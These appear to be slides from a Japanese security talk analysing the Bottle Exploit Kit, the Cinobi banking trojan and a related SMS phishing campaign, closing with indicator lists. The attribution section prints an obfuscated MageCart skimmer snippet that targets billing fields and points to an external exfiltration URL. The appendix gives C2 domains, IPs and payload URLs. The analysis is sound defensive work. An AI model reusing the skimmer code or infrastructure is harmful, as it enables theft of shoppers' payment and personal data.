スマートフォンユーザのみをターゲットとし、SMSからフィッシングサイトに誘導する。
1サーバ上で複数金融機関のフィッシングサイトを公開し、時折内容が変わるPC用のカモフラージュ画面を使用する点が特徴。

Attribution

MageCartの一部グループとの関連性


- 2019年4月頃に使用されたCinobi v1のC&Cサーバー
  - cionx.inteleksys[.]com (5[.]188.231.236)
- このIPアドレスはgooglead[.]techというMageCartに関連するドメインでも使用
  - JavaScriptの難読手法も一致

```
var _0x4dca = ['hostname', 'user_agent', 'userAgent', 'user_id', 'onclick', 'kMWUf', 'atob', 'price', 'SzzTU', 'PQirJ', 'iframe', 'setItem', 'keys', 'fzwQu',
'aahPh', 'billing:region_id', 'billing:country_id', 'billing:street1', 'billing:city', 'billing:telephone', 'billing:postcode', 'billing:firstname',
'billing:lastname', 'additional1', 'additional2', 'address1', 'phone', 'zip', 'name', 'lname', 'jWfBr', 'QLbAD', 'forEach', 'getElementById', 'jvysJ', 'tieBK',
'save', 'value', 'oBBla', 'addEventListener', 'change', 'XPsAR', 'getItem', 'href', 'indexOf', 'YmFtYm9yYW9ubGluZS9jaGVja291dC9yZWRpcmVjdA==',
'getElementsByClassName', 'textContent', 'https://googlead.tech/frame/frame.html?utm_campaign=', 'utm2', '&p=', 'getElementsByTagName', 'src', 'btn-checkout',
'aTUFK', 'Fffpz', 'length', 'rTJxq', 'xQRue', 'location'];
(function (_0x43d4d2, _0x4fc743) {
    var _0x2be5ef = function (_0x31cb90) {
        while (--_0x31cb90) {
            _0x43d4d2['push'](_0x43d4d2['shift']());
        }
    };
    _0x2be5ef(++_0x4fc743);
}(_0x4dca, 0xff));
var _0x245f = function (_0x19e456, _0xf0d097) {
    _0x19e456 = _0x19e456 - 0x0;
    var _0x523fe5 = _0x4dca[_0x19e456];
    return _0x523fe5;
};
```

外部組織との連携

Cloudflare

- 警告画面の表示 -> ドメインの変更
- Cloudflareによって隠れていた本当のIPアドレスが一時的に公開





```
$ nslookup vtfound.tk
Name:    vtfound.tk
Addresses:  111.90.151.176
```


外部組織との連携

MyCERT/Cyber999

- サーバのダウン



一時的な活動停止


2週間活動が停止
5
6
7
8
9
10
11
Bottle
Underminer
RIG
Fallout
Provided by Augma System (nao_sec)

Wrap-up

まとめ

日本を標的としたExploit Kitとマルウェアの登場と進化

- Bottle Exploit Kit
  - 日本のユーザのみが標的
  - 新たな脆弱性の悪用、解析・検知妨害の強化
- Cinobi
  - 日本のユーザのみを標的とする、マルチステージなBanking Trojan
  - 解析・検知妨害の強化
- フィッシングキャンペーンやMageCartとの関連

防衛手法

- ネットワーク・端末上での挙動による検知
  - 特徴的なURLや挙動は長期間変化せず

Appendix

Appendix-1: IoC

- *.inteleksys[.]com

- conforyou[.]ml
- cyoumer[.]tk
- vtfound[.]tk
- cdnsok[.]tk
- dnstod[.]tk
- tokmix[.]tk
- sortsoft[.]tk
- softbring[.]tk
- cksoft[.]tk

Appendix-1: IoC

- 5[.]188.231.236
- 66[.]42.51.168
- 111[.]90.151.176
- 139[.]99.115.204
- 139[.]180.136.22
- 156[.]32.15.3

Appendix-1: IoC

- ftp://ftp.cadwork[.]ch/DVD_V20/cadwork.dir/COM/unzip.exe
- ftp://freddy-ru.starlink[.]ru/ckJlag/antivir/SDFix/apps/unzip.exe
- https://archive.torproject[.]org/tor-package-archive/torbrowser/8.0.8/tor-win32-0.3.5.8.zip
- https://x[.]x/8.p
- http://ddx2.dh57x[.]com/test/chrome5302785133.zip
- http://e7biunhxnia2336s[.]onion/conn.php
- http://skmeym7dr5mq2b41[.]onion/connect.php

Appendix-2: Tools

ツール公開予定

- 後ほど解析補助ツールを公開します
- NTTセキュリティ・ジャパンのTwitterアカウントをご参照ください
  - @GlobalNTT_JP (https://twitter.com/globalntt_jp)

Thank you